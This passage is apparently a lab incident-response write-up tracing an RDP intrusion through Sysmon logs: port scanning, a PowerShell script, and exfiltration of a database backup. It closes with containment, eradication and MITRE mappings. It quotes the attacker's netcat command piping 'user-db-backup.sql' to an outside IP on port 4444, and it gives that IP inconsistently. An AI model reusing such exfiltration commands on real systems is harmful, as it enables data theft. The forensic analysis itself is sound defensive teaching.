More Information:	Event Log Online Help		



Operational Number of events: 2,474 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 3. Number of events: 972

Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:34:01 PM	Sysmon	3	Network conn...

Event 3, Sysmon


```
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.31.17.135
SourceHostname: EC2AMAZ-ILGVOIN.us-east-2.compute.internal
SourcePort: 50922
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 172.31.17.135
DestinationHostname: EC2AMAZ-ILGVOIN.us-east-2.compute.internal
DestinationPort: 81
DestinationPortName: hosts2-ns
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:34:01 PM
Event ID:	3	Task Category:	Network connection detected (rule: Netw
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		

Events with ID 3 show helps us to identify that the attacker scanned the ports in the internal network. So the attacker is scanning the ports so that he can make a lateral movement and expands his exploits to the other systems.

When other Sysmon Operational events with ID 1 are investigated, it can be observed that the attacker has run the Powershell script named “endpoints.ps1” at 12:43.

“endpoint.ps1” file triggered a rule on SIEM solution.



Operational Number of events: 2,481 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 646

Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:40:25 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:42:48 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:42:48 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:43:23 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:43:45 PM	Sysmon	1	Process Creat...

Event 1, Sysmon

General Details

```
ProcessId: 1656
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell ISE
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: powershell_ise.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe" "C:\Users
\Public\Documents\endpoint.ps1"
CurrentDirectory: C:\Users\Public\Documents\
User: EC2AMAZ-ILGVOIN\Administrator
LogonGuid: {a584806d-b41f-6134-88cd-760000000000}
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/5/2021 12:43:23 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	EC2AMAZ-ILGVOIN
OpCode:	Info		
More Information:	Event Log Online Help		


Up to this point, we know the root cause of the initial access, when and how the attacker accessed the system, and the purpose of the attack.

Exfiltration

There are multiple purposes behind cyber threat actors' hijacking of systems. Some threat actors want to steal the information on the system, some want to gain reputation by sharing the system on the Internet, and some want to make the systems unusable.

In the cyber security incident we reviewed, we observed that the attacker used the findstr tool to detect sensitive information after entering the system. We can assume that the cyber threat actor wants to exfiltrate this information after detecting it. For this reason, we need to determine whether there is exfiltration and what information, if any, is exfiltered by the cyber threat actor.

Cyber threat actors frequently use netcat to upload/download files. During the execution phase, we detected that the cyber threat actor downloaded the "netcat" application through Chrome. In order to determine for what purpose the Netcat application is used, we need to find the netcat application among the Sysmon Operational events with the ID number 1.



Operational Number of events: 2,481 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 1. Number of events: 646

Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:52:20 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:55:30 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:56:49 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:56:49 PM	Sysmon	1	Process Creat...
Information	9/5/2021 12:56:50 PM	Sysmon	1	Process Creat...


Event 1, Sysmon

```
Process Create:
RuleName: -
UtcTime: 2021-09-05 12:55:30.338
ProcessGuid: {a584806d-be42-6134-9e03-000000005101}
ProcessId: 5984
Image: C:\Users\Administrator\Downloads\nc111nt_safe\nc.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: nc  -w 3 3.16.42.241 4444
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 9/5/2021 12:55:30 PM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: Event Log Online Help

It has been determined that the netcat application is run among the Sysmon Operational events with the ID number 1. When the CommandLine parameters of the related process are examined, it is seen that the IP address 3.16.42.144 is connected to port 4444, but not all CommandLine parameters can be displayed.

When Sysmon Operational events with the ID number 3 are examined, it is seen that the attacker has created a successful communication with the IP address of 3.16.42.144 through port number of 4444.



Operational Number of events: 2,516

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 3Date Range: From 9/5/2021

Level	Date and Time	Source	Event ID	Task Category
Information	9/5/2021 12:55:32 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:55:36 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:55:39 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:56:07 PM	Sysmon	3	Network conn...
Information	9/5/2021 12:56:08 PM	Sysmon	3	Network conn...


Event 3, Sysmon

General Details

```
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.31.17.135
SourceHostname: EC2AMAZ-ILGVOIN.us-east-2.compute.internal
SourcePort: 50293
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 3.16.42.241
DestinationHostname: ec2-3-16-42-241.us-east-2.compute.amazonaws.com
DestinationPort: 4444
DestinationPortName: -
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 9/5/2021 12:55:32 PM
Event ID: 3 Task Category: Network connection detected (rule: Netw
Level: Information Keywords:
User: SYSTEM Computer: EC2AMAZ-ILGVOIN
OpCode: Info
More Information: Event Log Online Help

When “Terminal History” of Matt is investigated through “Endpoint Security”, the complete netcat command can be seen.The attacker exfiltrated an SQL file named “user-db-backup.sql”.




CMD History

```
05.09.2021 12:31: cmd.exe new1.bat

05.09.2021 12:55: nc.exe -w 3 3.16.42.144 4444 < user-db-backup.sql
```

Aforementioned file is located under the “Documents” file of the Administrator user.




Name	Date modified	Type	Size
user-db-backup.sql	9/5/2021 11:39 AM	SQL File	206 KB

CONTAINMENT

According to the Incident Response procedure published by NIST, there are 4 stages. These are: Preperation, Detection and Analysis, Containment/Eradication/Recovery and Post Incident Activity.

In order to cut off the attacker's access to the device and prevent the attack from spreading to other devices in the network, the device must be disconnected from the network. During Forensics examinations, the open device should not be turned off and the closed device should not be turned on. For this reason, disconnecting the device from the network is a recommended method to cut off the attacker's access and prevent the attack from spreading.

In order to disconnect the device from the network and isolate the device, a device named "Matt" must be found on the "Endpoint Security" page and the device must be isolated with the "Request Containment" button.



HOSTNAME	IP ADDRESS	OS	CLIENT / SERVER	REQUEST CONTAINMENT
Matt	172.31.34.35	Windows 10	Server	✓ Host Contained

ERADICATION


- Administrator account password should be changed.
- If it is not necessary, the Administrator account should be removed from the Remote Desktop Users group.
- The files that are downloaded by the attacker should be removed from the file system.

LESSON LEARNED

- If it is not necessary RDP service should not be open to the internet. If it needs to be open, IP limitations should be implemented.
- Use of generic passwords should not be allowed.
- Users that do not need to use the RDP service should be removed from the Remote Desktop Users group.

APPENDIX

MITRE



MITRE Tactics	MITRE Techniques
Initial Access	External Remote Services
Initial Access	Valid Accounts
Initial Access	Local Accounts
Execution	Command and Scripting Interpreter
Execution	Software Deployment Tools
Defense Evasion	Indicator Removal on Host
Exfiltration	Exfiltration Over Alternative Protocol

Cyber Kill Chain

Cyber Kill Chain Steps	Technique used in the attack
Reconnaissance	Port Scanning
Weaponization	
Delivery	Via RDP Service
Exploitation	Brute force
Installation	Cobalt Strike
Command and Control	
Action on Objectives	Exfiltration DB backup

Artifacts

Field	**Value**
IP Address	3.16.42.241
File Name	endpoint.ps1
File Name	new1.bat
File Name	Advanced_Port_Scanner_2.5.3869.exe
File Name	nc111nt.zip